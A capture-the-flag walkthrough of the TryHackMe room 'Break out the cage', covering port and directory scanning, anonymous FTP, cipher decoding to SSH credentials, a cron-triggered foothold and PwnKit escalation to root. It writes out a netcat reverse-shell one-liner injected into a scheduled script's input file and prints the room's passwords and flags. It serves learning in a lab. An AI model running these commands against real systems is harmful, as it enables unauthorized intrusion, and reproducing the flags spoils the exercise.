TryHackMe: Break out the cage
Walkthrough of Break out the cage: web and service enumeration (HTTP, FTP), content discovery and decoding, gaining initial access via a writable cron‑read file, local enumeration and shell stabilization, and privilege escalation via a misused SUID/Polkit helper.
TryHackMe: Break out the cage — Writeup | 04 October 2025
Author: Aakash Modi
Overview
A compact, hands‑on room that teaches web‑facing attack paths and local escalation. You perform surface enumeration (HTTP, directories, FTP), recover credentials and decoded content, gain initial access by planting a payload in a writable artifact consumed by a scheduled task, stabilize an interactive shell, and escalate to root via a misused SUID/Polkit helper.
Skills practiced:
- Web enumeration and content discovery (nmap, gobuster, HTTP/FTP)
- Decoding and credential recovery (Base64, Vigenère, etc.)
- Initial access via writable file exploitation and reverse shells
- Post‑exploitation: shell stabilization and targeted local enumeration
- Privilege escalation using misconfigured SUID/Polkit helpers
Estimated difficulty: Beginner → Intermediate. Perform all actions only in authorized labs and environments.


Website view
Observed a name on the web page that suggested a username:
- username:
weston
- username:
Reconnaissance & Scanning
Nmap
Run a full port and service scan:
1
sudo nmap -Pn -T4 -n -sC -sV -p- -oN scan_cage.txt 10.201.119.193
Summary (truncated):
- 21/tcp open ftp vsftpd 3.0.3 (anonymous FTP allowed)
- 22/tcp open ssh OpenSSH 7.6p1
- 80/tcp open http Apache 2.4.29
(Full output saved to scan_cage.txt.)
FTP

Anonymous FTP was permitted. Example credentials used:
- username:
anonymous - password:
anonymous
From the FTP server we downloaded dad_tasks.


Web enumeration (gobuster)
Directory scan example:
1
2
3
gobuster dir -u http://10.201.38.13/ \
  -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt \
  -o dir_results.txt -t 25
Interesting directories found:
/images//html//scripts//contracts//auditions/
Vigenère / encoded data



A Base64 string recovered from the lab decoded to a Vigenère‑encrypted message. I decoded the Base64 (e.g., with CyberChef) and solved the Vigenère cipher using the Guballa Vigenère Solver open it in a new tab: Guballa Vigenère Solver.
Credentials recovered:
- username:
weston - password:
Mydadisghostrideraintthatcoolnocausehesonfirejokes
Access & Local Enumeration
Logged in as weston via SSH. Local enumeration highlights:
sudo -loutput showedwestoncan run one program as root:
1
2
User weston may run the following commands on national-treasure:
    (root) /usr/bin/bees
Running /usr/bin/bees printed a broadcast message (“AHHHHHHH THEEEEE BEEEEESSSS!!!”), suggesting a cron-driven process or periodic script.

To inspect scheduled activity, I used pspy on the box (copied to the target and made executable). pspy showed a cron-invoked Python script:

/opt/.dads_scripts/spread_the_quotes.py(run regularly)
Listing /opt/.dads_scripts revealed a .files directory containing .quotes. The .quotes file is read by the periodic script.
Files of interest:
/opt/.dads_scripts/spread_the_quotes.py/opt/.dads_scripts/.files/.quotes

Privilege escalation via writable file
Because the cron-run script read .quotes, I was able to plant a payload into /opt/.dads_scripts/.files/.quotes. Example reverse shell entry used for this lab (replace IP/port with your listener when in a lab):
1
echo "hacked; rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.8.76.195 8888 >/tmp/f" > /opt/.dads_scripts/.files/.quotes
After gaining an interactive shell, make it stable:
1
python -c 'import pty; pty.spawn("/bin/bash")'

Inside the box, enumeration revealed Super_Duper_Checklist containing Task 2 token:
- flag (Task 2): THM{M37AL_0R_P3N_T35T1NG}

Root privilege escalation
I searched for SUID binaries and other potential escalation vectors:
1
find / -type f -perm -4000 2>/dev/null



/usr/bin/pkexec (Polkit pwnkit) was present. I used a publicly available PwnKit exploit to escalate to root (downloaded to my machine, hosted via a simple HTTP server, fetched on target with wget, and executed). After successful exploitation I obtained a root shell.

Root flag was in email_backup/email_2:
- root flag: THM{8R1NG_D0WN_7H3_C493_L0N9_L1V3_M3}

Summary
- Performed network and web enumeration (nmap, gobuster).
- Found credentials via FTP and encoded payloads.
- Gained a shell by leveraging a periodically executed script that read a writable file.
- Completed local privilege escalation via an available SUID/Polkit vector to obtain root.
- Collected user and root flags.
Room Complete!
Happy Hacking!